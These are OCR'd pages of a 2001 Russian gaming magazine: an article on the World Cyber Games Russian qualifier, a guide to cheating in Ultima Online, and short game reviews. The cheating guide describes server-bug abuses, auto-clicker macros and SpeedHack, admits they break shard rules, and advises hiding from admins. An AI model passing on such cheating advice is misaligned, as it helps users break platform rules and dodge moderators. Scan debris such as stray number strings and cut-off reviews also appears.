Совсем недавно Х писал о признании компьютерных игр в России официальным видом спорта. Так что теперь твоя любимая гамеса, на которую еще вчера всякие родители, педагоги и прочие умники смотрели с отвращением и ужасом, завтра может сделать тебя гордостью всей семьи/школы/города/страны (нужное подчеркнуть, обвести в рамочку и закрасить разноцветными фломастерами). Сегодня я расскажу тебе о том, как просто попасть в профессиональный кибер-спорт (в отличие от обычного большого спорта), если ты, конечно, будешь не пасьянс на компе раскладывать, а...

...тренироваться, тренироваться и еще раз тренироваться

Фактически это было единственным условием, необходимым геймеру, чтобы стать участником Российского Отборочного Тура Первых Всемирных Компьютерных Игр (The 1st World Cyber Games Russia Preliminary). Ну и еще немного везения, чтобы оказаться жителем одного из 18 городов, в которых проводились отборочные состязания. Все остальное зависело только от мастерства и слаженности действий команды. В общей сложности больше 2000 игроков боролись в трех номинациях (Counter Strike, Quake III дуэль и Quake III teamplay) за победу, за недетский призовой фонд и за право отправиться в декабре в Сеул, в Корею. Зачем в Корею? Сейчас объясню все по порядку.

World Cyber Games (WCG) - крупнейшее в мире событие в мире кибер-спорта. В прошлом году в Сеуле проходило что-то вроде репетиции Всемирных Кибер-Игр под названием WCG Challenge. На этот чемпионат съехались около 200 игроков из 17 стран мира, победители увезли домой призовой фонд в размере $200.000. В этом году все будет по-настоящему. В декабре в Корее стартует первый всемирный чемпионат по компьютерным играм, на который приедут уже 400 геймеров из 37 стран, а разыграют они целых 300 тысяч американских бумажных портретиков. Если ты читал эту статью сначала, то уже понял, что в числе участников будут и наши бойцы - те, которые в октябре в Москве на Russia Preliminary доказали, что они лучшие из лучших. Правда, в Сеуле народ будет рубиться не только в Q3 и CS. Это в нашей стране организаторы посчитали, что у российского геймера есть шанс, только если дать ему автомат в руки :). А вообще-то Игры проводятся в пяти номинациях - кроме указанных Q3 и CS, в мире, оказывается, еще играют в Starcraft, Age of Empires и FIFA 2001 :). Так что если твой мозжечок не выдерживает скачущих перед глазами лабиринтов, но зато с оравой юнитов на горячей клавише под пальцем ты чувствуешь себя в God Mode - проводи разъяснительную работу среди знакомых админов в клубах, пусть развивают стратегическое (или футбольное) движение. Авось и наши Кутузовы пробьются в мировой кибер-спорт.



2.356.78.465.782.345.09.498.62.306.43.72.867.408.137

2.356.78.465.782.345.09.498.62.306.43.72.867.408.137

2.356.78.465.782.345.09.498.62.306.43.72.867.408.137

WCG в Москве? Легко! Только попозже...

Следующая возможность отправиться на кибер-олимпиаду появится у тебя уже в следующем году - WCG должны стать ежегодным мероприятием. В следующем, 2002 году оно будет снова проводиться в Сеуле, а начиная с 2003 года - в разных городах мира, как и обычные олимпийские игры. Кстати, среди главных претендентов на проведение World Cyber Games 2003 числятся США и Россия. Во всем мире эти две страны считают самыми продвинутыми в плане кибер-спорта. Еще бы, у нас теперь вообще компьютерные игры на официальном уровне признаны. Так что российские геймеры впереди планеты всей! Чувствуется гордость за Отчизну?
То-то же! Тем более, что, как я уже говорил, все в твоих руках. Чтобы попасть на отборочный тур WCG, не надо получать спортивный разряд по соответствующей гамесе, не надо платить денег, не надо быть где-то официально зарегистрированным, записанным и запомненным. Если у тебя есть команда и вы хотите попробовать свои силы - нет проблем. В этом и состоит отличие WCG от многих мировых турниров: на этом чемпионате могут играть и выигрывать не только матерые отцы, но никому не известные любители. Что и показал Russia Preliminary.

14 октября 2001 Москва, Андреевский мост

Именно в это время и в этом месте состоялся финал Российского Отборочного Тура WCG. Народу собралось прилично, так что мост перекрыли. Установили компы, оборудовали зрительскую зону с проекционными экранами, на которых транслировались игры, поставили обогреватели, открыли буфет - все для блага геймера, короче :). Игрались последние бои. В финал вышли: Counter Strike - команды ForZe и M19, Q3 дуэль - LeXer и kik, Q3 teamplay - команды T33 NS и ForZe. Что это за игроки и как они дошли до такой жизни, я рассказывать не буду - читай в следующем номере материал изнутри, из самого эпицентра событий. Человек, принимавший непосредственное участие в чемпионате, игравший в двух номинациях из трех, занявший в одной из них третье место и получивший приличный денежный приз, пожалуй, сильнейший квейкер России и (что для нас с тобой самое важное) постоянный автор игрового раздела X - Polosatiy расскажет тебе обо всей подноготной WCG Russia Preliminary. Ты узнаешь, как проходили финальные игры (я только намекну, что накал страстей доходил порой до предела - в одной из номинаций на момент окончания игры команды разделял всего один фраг, и судьба матча решилась в дополнительной пятиминутке), прочтешь, каково чувствовать себя призером первой всемирной кибер-олимпиады и еще много всего интересного. Так что жди следующего номера и полного отчета Полосатого о крупнейшем событии в российской 10-летней истории компьютерных игр - World Cyber Games Russia Preliminary.

Ultima Online Bugtraq

GorluM aka Николай Андреев (gorlum@xakep.ru)

Каждый, кто играл в РПГ, знает, как сложно прокачать своего героя до уровня, когда становится приятно играть.

2.356.78.465.782.345.09.498.62.306.43.72.867.408.137

ULTIMA ONLINE BUGTRAQ

ЛОМАЕМ САМУЮ КРУТУЮ ОНЛАЙН RPG

Каждый, кто играл в РПГ, знает, как сложно прокачать своего героя до уровня, когда становится приятно играть. Каждый, кто читал Х, знает, как легко порой, вооружившись hex-редактором и каким-нибудь трейнером, "подправить" характеристики любимца. Теперь представим, что вся инфа о герое хранится на сервере, к которому у тебя нет и не будет доступа, а играем мы не просто в РПГ, а в самую настоящую онлайн (имхо, самую лучшую и популярную). Того, кто заинтересован в том, чтобы понтоваться новыми крутейшими доспехами перед друзьям, наподдать ПК, на счету которого около тысячи смертей, и того, кто просто любит портить жизнь админам, а недостатка в инете не испытывает, прошу надеть свой латный доспех, еще раз проверить, как вынимается меч из ножен, и читать дальше.

Вся проблема читерства УО в том, что инфы о чаре на твоем компе нету, и, собственно, у себя ты исправить ничего не сможешь. Вся инфа хранится на шарде, и мы будем просто юзать баги сервера игры, чтобы как следует прокачать чара. Но и в ультиме есть свои админы, злые, толстые и глупые, которые всячески будут нам мешать, и лучше не попадаться им на глаза, так как они могут засунуть твоего чара в тюрьму, а после и вовсе сошлют на каторгу только за то, что ты хотел хорошо поиграть. Чтобы не запалили, нужно отойти подальше от города, куда-нибудь в лес (в игре, разумеется, от компа можешь не уходить ;)), где не найдет тебя ни ГМ (геймместер - УО админ, умственно отсталый админ), ни ПК, ни просто какой-нибудь монстр.

Проги

Я бы посоветовал обзавестись кое-каким софтом, который будет облегчать тебе жизнь в будущем.

oop - симулятор нажимания на клавишу в УО, полезно для повторения какого-то макроса. Например, хочешь постоянно бить манекен, а тыкать постоянно мышкой на него в падлу. Базара ноль - пишешь прямо в ультиме маленький макрос, который юзает последний объект, прописываешь его на какой-нить баттон (F1, к примеру), а в проге указываешь: нажимать на него каждые 4000 миллисекунд, уходишь пить чай на пару дней, а он качается сам. Но главное - засечь тебя никто не сможет, если, конечно, ГМ не подойдет к тебе и не спросит о чем-нибудь =).

UOAssist - очень многофункциональная программа, но в основном ее используют для создания изощренных макросов, когда обычной макросовой системы, встроенной в УО, не хватает. Она нам не понадобится для багов, но ее можно юзать и так, просто чтобы увидеть, сколько осталось золота прямо в заголовке окна -).

UOmap - к хакерству или читерству эта утилитка никакого отношения не имеет, но она просто незаменима в домашнем хозяйстве. Это подробнейшая карта Британии с отметками всех важных локаций вроде магазинов, банков, подземелий. С помощью этой карты можно очень быстро найти то что искал. Но самая крутая фича - это UOmap server. Когда играешь в гильдии или на пару, эта прога очень полезна: грузишь ее у себя и у друга, и ты увидишь на карте не только свое местонахождение, но и его. Для этого тебе нужно знать его IP и порт, на который установлен сервер UOmap.

SpeedHack - программа, ускоряющая действия в игре, в том числе и бег. Очень полезная, но за нее ты сначала отсидишь, а потом можешь и вовсе потерять свой аккаунт. В правилах любых шардов одним из пунктов является запрет использования этой и подобных прог. Но, если припрет, если надо срочно убежать и т.п., то это оно самое.

Баги

Для начала мы поднимем себе наши характеристики, то есть силу, ловкость и интеллект. Для этого идем в таверну и покупаем там много вина и водки (в виртуальную таверну!), пьем все это дело, и статы падают, затем кастуем на себя заклинание Bless, статы вырастают, опять пьем вино, статы падают, и стоим, ждём, когда эффект от вина пройдет... В итоге наши характеристики увеличиваются, так как блесс дает где-то +15 к статам, а вино (которое мы пили до него) около - 5, машина забывает о том, что статы должны снова упасть, и мы достигаем цели. Работает как на сфере, так и на ТУСЕ, но ГМы часто прикрывают этот баг.

Теперь прокачаем боевые скиллы, то есть: Tactics, Parrying, Swordsmanship, Archery, Fensing.

Идешь в конюшню и покупаешь (скажи в конюшне vendor buy) себе лошадь. Затем идешь и ищешь по всей Британии safe zone, зону, в которой тебя никто не сможет убить (когда в нее войдешь, тебе напишут "feeling of complete safety"). Ставь свою лошадь на самом краю этой зоны и говори ей all stop, чтобы не убежала, а сам становись вне зоны, бери в руки какое-нибудь оружие (лучше всего Kryss) и бей свою лошадь до тех пор, пока твой скилл тактикс не вырастет до 100. После первого удара повтори ей all stop. А чтобы ты бил лошадь постоянно, тебе придется соорудить макрос. Для этого открой в папке с ультимой файл macros.txt и допиши туда такие строки:

***Key* 0 0 0**
AttackLast

вместо *Key* вставь клавишу для бинда макроса (например, F1). Теперь бери программу UOloop, пиши туда клавишу и ставь задержку в 500 миллисекунд. Запускай все и оставляй на ночь или две, не забыв перед этим как следует накормить своего чара, так как на голодный желудок скиллы растут плохо. На том ты прокачаешь парринг (если у тебя будет щит в руке), тактикс и умение владеть оружием в правой руке:

dagger или Kryss - Fencing
quarter stuff - Mace Fighting
butcher или любой меч - Sworsmanship.

Чтобы прокачать арчери и получше прокачать военные скиллы, нужно юзать еще один баг. Вызывай окошко скиллов и нажимай на Анатомию, таргет-курсором выбирай кого-нибудь продавца (вендора) или любого, кто стоит на одном месте, и уходи за 2-3 экрана от цели. Запускай тот же макрос, но уже с задержкой 100 мс. Ну вот, дня 2-3, и ты поднимешь свои боевые скиллы до ГМа. Но быть хорошим воином - мало, надо быть еще и магом! Качать магию очень дорого, так как для каждого заклинания нужны реагенты, которые стоят денег. Вот тут и пригодится баг. Его смысл состоит в том, что ты кастуешь свое заклинание на реагент этого же спелла, а затем срочно используешь для чего-нибудь этот рег.

Пример использования:

Покупаешь немного Spider's Silk, Nightshade (реагенты такие), алхимическую ступку и свиток Harm, который тотчас записываешь в spellbook. Кастуешь Harm на Spider's Silk (таргетом наведи), как скастовал, быстро жмешь на него же (как только исчез таргет харма, СРАЗУ же даблкликай на рег). Если все сделал правильно,



то реги тратиться не будут. Повторять это действие не надо, мы его пропишем в макрос, вот так:

***Key* 0 0 0**
CastSpell Harm
WaitForTarg
LastTarget
LastObject

Ставь все это дело в UOloop с задержкой 1500 мс на долгое время. Но во время прокачки магии будет тратиться мана, и ее надо будет восстанавливать, качая при этом скилл Meditation, необходимый любому магу. Так что пиши еще один макрос:

***Key* 0 0 0**
UseSkill Meditation

загружай еще один луп и ставь задержку на 3000. Все получилось, теперь ты маг. Советую еще прокачать скилл Anatomy, дающий при ГМ +20% к демагу. Его можно очень быстро и без багов прокачать, написав макрос:

***Key* 0 0 0**
UseSkill Anatomy
WaitForTarget
TargetSelf

и поставив задержку в 4000 мс. Остальные умения не так важны для войны, но я бы также советовал прокачать Hidding и Stelth. Для этого сделай такой макрос:

***Key* 0 0 0**
UseSkill Hidding или Stelth

с задержкой на 4000 мс, тоже на долгое время. Теперь ты - боевой маг, можешь в любой момент исчезнуть так, чтобы тебя никто не видел. Вот, собственно, и все. Я не буду приводить багов для крафтеров (для производства чего-либо), так как на это может уйти отдельная статья. Но и с таким набором прокаченных умений ты будешь одним из сильнейших игроков за очень короткое время. Есть еще ряд скиллов, которые вряд ли очень пригодятся тебе, но очень легко качаются. Например, Musicanship (игра на музыкальных инструментах) или Detect Hidding (позволяет видеть спрятавшихся людей), их можно качать одновременно, для этого купи арфу и даблкликни на нее, дальше за тебя все сделает макрос:

Tab 0 0 0
LastObject
UseSkill Detect Hidding

тут не надо вставлять клавишу, так как смысл бага состоит в бинде действия на ТАБ, в UOloop ставь задержку 100 мс. Таб - это переход из военного положение в мирное и наоборот, при нем задержка перед использованием чего-либо обнуляется, и можно юзать скилл очень часто, каждые 0.1 секунды. Этим багом можно качать множество разных скиллов, придумывай сам.

Где все это будет работать

Когда пришел на какой-то новый шард, первым делом тебе нужно выяснить, какой стоит сервер, то есть какая версия. Для этого либо посмотри, что пишут на сайте шарда, либо, когда уже законнектился, в игру первой строчкой тебе напишут название и версию сервера, например: Sphere VERSION .55 или TUS или POL. От версии много чего зависит, так как в POL`е, например, вышеприведенные баги работать там не будут. А вот на старой сфере и тусе будут. Для игры лучше выбрать сферу.

За работу багов на том или ином шарде я не отвечаю, так как злые ГМы могли их прикрыть. Если что-то получается, но не до конца, пиши мне, я все тебе объясню.

Все эти баги запрещены правилами шардов, и если их использование будет замечено ГМом, то тебя ждет долгое заключение в тюрьму, а то и бан. Так что берегись админов.

Удачной прокачки, и да не иссякнут твои реагенты.

Интернет-магазин с доставкой

Изменился телефон
(095) 798-8627
(095) 928-6089
(095) 928-0360
(812) 276-4679




http://www.e-shop.ru



Compaq iPAQ H3630
$ 650,99

Заказы по телефону можно сделать с 10.00 до 19.00 без выходных.

ВСЕГДА В ПРОДАЖЕ ЛУЧШИЕ МОДЕЛИ КАРМАННЫХ КОМПЬЮТЕРОВ

$364.99 Palm IIIc

$159.99 Palm 100m


$394.99 Palm V
$124.99 Palm Portable Keyboard для Palm V (KBPV)


$690.99 HP Jornada 548

$870.99 Compaq iPAQ 3660 HIT

$618.99 Cassiopeia E-125


$990.99 HP Jornada 720 NEW
$1189.99 Nokia 9210 Communicator NEW
$390 Sony CyberShot DSC-P30 (DSC-S30)
$750 Sony CyberShot Digital Camera DSC-S75

$1100 Sony DCR-TRV17DV






Заказы по интернету - круглосуточно!
e-mail: sales@e-shop.ru

В нашем магазине действует услуга 48 часов MONEY BACK, смотрите подробности на www.e-shop.ru



Александр `2poisonS` Сидоровский
<2poisonS@real.xakep.ru>

Приговор




Урожденная	Axis
Жанр	многопользовательский FPS
Похожесть	Q3A, UT
Мать/отец	Jamie System/Real Games
Требует	P2-300(P3-500), 64(128), 3D
Групповуха	LAN, Инет
Описуха	Ничем не выдающийся шутер с героями-роботами, которых можно настроить по своему усмотрению. Самое крутое снаряжение ты получишь, только когда сделаешь всех ботов в сингле, потом можно и в большое плаванье. Несмотря на кажущееся многообразие игровых режимов, все они сводятся к двум - дуэль и teamplay. Ничего нового и оригинального - все старо как мир. Оружие не поражает новизной, уровни примитивные. Правда, сделано все качественно - но скучно.
ПРИГОВОР	СРЕДНЕ










Урожденная	Command & Conquer: Red Alert 2
Жанр	RTS
Похожесть	C&C
Мать/отец	Westwood Studios/Electronic Arts
Требует	P2-300(P3-600), 64(256)
Групповуха	LAN, Инет
Описуха	Фишка сиквела - появление третьей стороны. Yuri из второго Red Alert'а решил захватить власть над миром, и в борьбе против него объединяются армии Союзников и Советов. Правда, поиграть за него можно только в многопользовательском режиме, кампании для него нет, а жаль. Основная его тактика - установление контроля над разумом врага. У альянса тоже появились новые средства борьбы. В игре 14 новых миссий, многопользовательские карты, новые юниты.
ПРИГОВОР	ХОРОШО






Урожденная	Commandos 2: Men of Courage
Жанр	Тактическая RTS
Похожесть	Commandos
Мать/отец	Pyro Studios/Eidos Interactive
Требует	P2-300(P2-450), 64(128), 3D
Групповуха	TCP/IP, LAN
Описуха	Долгожданное продолжение Commandos. Всех персонажей разработчики наделили, помимо индивидуальных умений, еще и общими способностями - что удобнее и логичнее. Из игры убрали многие вещи, резавшие глаз своей нереалистичностью в первых Commandos. Инвентарь представляет собой вещмешок, в который ты можешь сложить все по своему выбору. О качестве графики и музыке даже и говорить не надо - все просто супер!.
ПРИГОВОР	РУЛЕЗ(3)!





Урожденная	F1 2001
Жанр	гоночный симулятор
Похожесть	F1 2000, F1CS 2000
Мать/отец	EA Sports/EA
Требует	P2-300(P3-800), 64(128), 3D
Групповуха	LAN, Инет
Описуха	Появление F1 2001 сместило приоритеты в области симуляторов Формулы и заставило потесниться Grand Prix 3. Игра получилась как минимум не хуже, а кое в чем даже и лучше. Отлично выполненные болиды, живописные трассы - жаль, дождливая погода создателям както не удалась. Настройки в GP3 более глубокие и продуманные. Но, вообще, игра получилась очень даже на уровне. Напоследок добавь к этому еще и улетный звук, ничуть не уступающий все той же GP3.
ПРИГОВОР	ХОРОШО






Урожденная	F/A 18 Precision Strike Fighter
Жанр	авиасим
Похожесть	F/A 18 Hornet 3.0
Мать/отец	Graphic Simulations/Xicat Interactive
Требует	P233(P2-400), 64(128), 3D
Групповуха	TCP/IP
Описуха	Добротный боевой авиасим, хоть и не чета Jane's F/A 18. Основная проблема - во всей игре чувствуются устаревшие стандарты: неинтерактивная кабина, не очень удобные интерфейс и управление… Игра подойдет новичкам: посадка не так уж сложна даже в ручном режиме, воздушный бой облегчен, поведение машины покладистое. Графика не вызывает восторга, хотя и неплохая, а вот звук заставит покраснеть старушку Jane!
ПРИГОВОР	ХОРОШО









Урожденная	Venom: Codename Outbreak
Жанр	тактический FPS
Похожесть	Half-Life
Мать/отец	GSC Game World/Руссобит-М
Требует	P2-266(P3-500), 64(128), 3D
Групповуха	в ассортименте
Описуха	По сюжету этого шутера (кстати, от авторов Казаков) ты являешься членом международной организации, борющейся с инопланетными захватчиками. Преимущество этой игры перед другими стрелялками - отлично реализованная система команд управления героем и его напарником. Это позволяет тебе юзать разные тактические приемы и даже планировать мини-операции, а не просто тупо стрелять во все что движется.
ПРИГОВОР	ХОРОШО





Урожденная	Throne of Darkness
Жанр	RPG
Похожесть	Diablo
Мать/отец	Click Entertainment/Sierra Studios
Требует	P2-266(P2-450), 32(64), (3D)
Групповуха	LAN, Инет
Описуха	Представь себе Diablo, перенеси место действия в Японию, а на место своего героя поставь семерых (!) самураев. Упрости систему развития персонажа, а pathfinding выкини к чертовой бабушке. Теперь ты имеешь полное представление о Throne of Darkness. Сходство с хитом от Blizzard буквально режет глаза. Правда здесь тебе придется управлять сразу семью героями, что, учитывая их уровень интеллекта, вряд ли можно отнести к достоинствам игры.
ПРИГОВОР	СРЕДНЕ




Урожденная	Magic & Mayhem 2: The Art of Magic
Жанр	3D RTS/RPG
Похожесть	Magic & Mayhem, Invictus
Мать/отец	Virgin / Bethesda/Charybdis / Climax
Требует	P2-266(P3-500), 64(128), 3D
Групповуха	LAN, Инет
Описуха	В этом неудавшемся шедевре от четырех (!) компаний удручает буквально все: и навязший в зубах сюжет - поиски трех талисманов, и слабая графика. Управление тоже оставляет желать лучшего - фанаты стратегий, привыкшие к горячим клавишам, - обломитесь! С заклинаниями создатели тоже дали маху - хотели как лучше, а получилось как всегда. Разве что музыка в игре приятная, а все остальное - очень посредственно.
ПРИГОВОР	СРЕДНЕ

Урожденная	Monopoly Tycoon
Жанр	экономический симулятор
Похожесть	Constructor
Мать/отец	Deep Red Games/Infogrames
Требует	P233(P2-266), 64(96), 3D
Групповуха	LAN, Инет
Описуха	Всем знакомая монополия стала трехмерной и поменяла привычные “ходы” на реальное время (которое, кстати, бежит очень быстро). Никаких наворотов, хитрых экономических моделей и прочей ерунды - вся стратегия проста до безобразия и если ты не выпускник экономического вуза, то, возможно, получишь удовольствие, тем более, что игра оставляет приятное впечатление благодаря достойной графике, удобному управлению и удачно подобранной музыке.
ПРИГОВОР	ХОРОШО

Урожденная	NHL 2002
Жанр	хоккейный симулятор
Похожесть	NHL 2001
Мать/отец	EA Sports/EA Sports
Требует	P2-300(P3-1GHz), 32(256), 3D
Групповуха	в ассортименте
Описуха	NHL 2002 поражает новинками во всех аспектах, которые сделали игру еще более приятной. Чего стоит одна система NHL Cards - это уже почти стратегия получается! Игровой процесс стал гораздо сложнее и реалистичнее за счет улучшения физики. AI определенно поумнел и стал агрессивнее в обороне. По ходу игры камеры периодически прокручивают самые острые моменты, давая игроку слегка расслабиться.
ПРИГОВОР	ХОРОШО






NEXT

Александр `2poisonS` Сидоровский
<2poisonS@real.xakep.ru>






Урожденная	Pool of Radiance: Ruins of Myth Drannor
Жанр	RPG
Похожесть	Icewind Dale, W&W
Мать/отец	Stormfront Studios/Ubi Soft
Требует	P2-400(P3-600), 64(128), 3D
Групповуха	LAN, Инет
Описуха	Ремикс одноименной игрушки 89-го года. Разработчики не потрудились внести кардинальные изменения. Конечно, игра была переделана в соответствии с новой редакцией D&D, появились новые классы, но геймплей - нудный, подземелья, в которых ты проводишь практически все время, однообразные и невыразительные, а интерфейс, основанный на контекстных меню, - это вообще "шедевр".
ПРИГОВОР	СЛАБО



Урожденная	Real War
Жанр	RTS
Похожесть	Outlive, MayDay
Мать/отец	Rival Interactive/Simon & Schuster Interactive
Требует	P2-333(P3-500), 64(128), 3D
Групповуха	LAN, Инет
Описуха	Очередная стратегия про борьбу с терроризмом со стандартным геймплеем. Примитивные спрайтовые модели, абсолютно плоский ландшафт. AI довольно тупой, зато вражеские юниты обладают какой-то неимоверной скоростью. Тот же бестолковый AI не позволяет тебе построить нормальную оборону, так как твои защитники просто не замечают врага у себя под носом. Игруха из разрядя "поиграл-и-забыл".
ПРИГОВОР	СЛАБО

Урожденная	Red Faction
Жанр	FPS
Похожесть	Half-Life, SiN, No One Lives Forever
Мать/отец	Volition/THQ
Требует	P2-350(P3-750), 64(256), 3D
Групповуха	LAN, Инет
Описуха	Этот шутер подкупает тремя вещами: абсолютной интерактивностью окружающего мира (можно разрушать ВСЕ что вздумается) освещением, и... красиво бьющимся стеклом! В этом у него нет равных! В остальном - обычный качественный FPS: большой арсенал (снайперок и ракетниц аж по две модели!), динамичный геймплей (т.е. много монстров), местами неплохой AI и приличная графика. До Max Payne ему, конечно, далеко, но посмотреть есть на что.
ПРИГОВОР	ХОРОШО




Урожденная	Star Monkey
Жанр	scroll-shooter
Похожесть	Raptor, Solaris 104
Мать/отец	Small Rockets
Требует	P233(P2-400), 32(64), (3D)
Групповуха	Обломись
Описуха	Симпатичный такой скролл-шутер, с двумя особенностями. Во-первых, буйство красок превосходит все разумные пределы, во-вторых, система апгрейдов здесь не тупая и даже заставляет иногда задуматься, что совершенно не свойственно этому жанру. Жалко только, игра настолько короткая, что проходится за пару часов. Покупать не советую, но если увидишь у знакомого, обязательно возьми поиграть!
ПРИГОВОР	СРЕДНЕ


Урожденная	Virtual Sailor 5.0
Жанр	симулятор плавсредств
Похожесть	Sail Simulator 4.0
Мать/отец	Ilan Papini
Требует	P2-300(P3-800), 128(256), 3D
Групповуха	LAN, TCP/IP
Описуха	Раньше это был симулятор яхты. Теперь это... симулятор яхты с возможностью управлять любым судном. Можно поплавать, например, на Титанике, но управляться он будет как яхта. Или повоевать на боевой подлодке, но если ее утопить, она всплывет на поверхность и будет плавать вверх дном как... правильно, перевернутая яхта. Графика радует глаз, атмосфера "настоящего моря" затягивает. Играть приятно. Надо было все-таки оставить в игре только яхты.
ПРИГОВОР	СРЕДНЕ




000848

Урожденная	Trade Empires
Жанр	*торговая RTS*
Похожесть	*Knights & Merchants*
Мать/отец	*Frog City/Eidos Interactive*
Требует	*P200(P2-400), 16(32)*
Групповуха	*Обломись*
Описуха	Берем два населенных пункта и строим в каждом по рынку. Затариваемся в одном и толкаем товар втридорога в другом. Все-
ПРИГОВОР	СРЕДНЕ


го представлено несколько цивилизаций, от Египта до Др. Рима, но разницы между ними ты не заметишь никакой. В игре есть куча нюансов и мелочей, за которыми надо постоянно следить - поначалу прикольно, потом надоедает. Уровень исполнения - год эдак 98-99-й. Затягивает на пару вечеров.



Урожденная	Ultimate Skateboard Park Tycoon
Жанр	*tycoon*
Похожесть	*см. жанр*
Мать/отец	*Cat Daddy Games/Activision Value*
Требует	*P2-350(P3-600), 64(128), (3D)*
Групповуха	*Обломись*
Описуха	На этот раз мы строим и благоустраиваем парк для скейтеров. Для счастья современному подростку нужно немного: трехмерная, пусть
ПРИГОВОР	СЛАБО

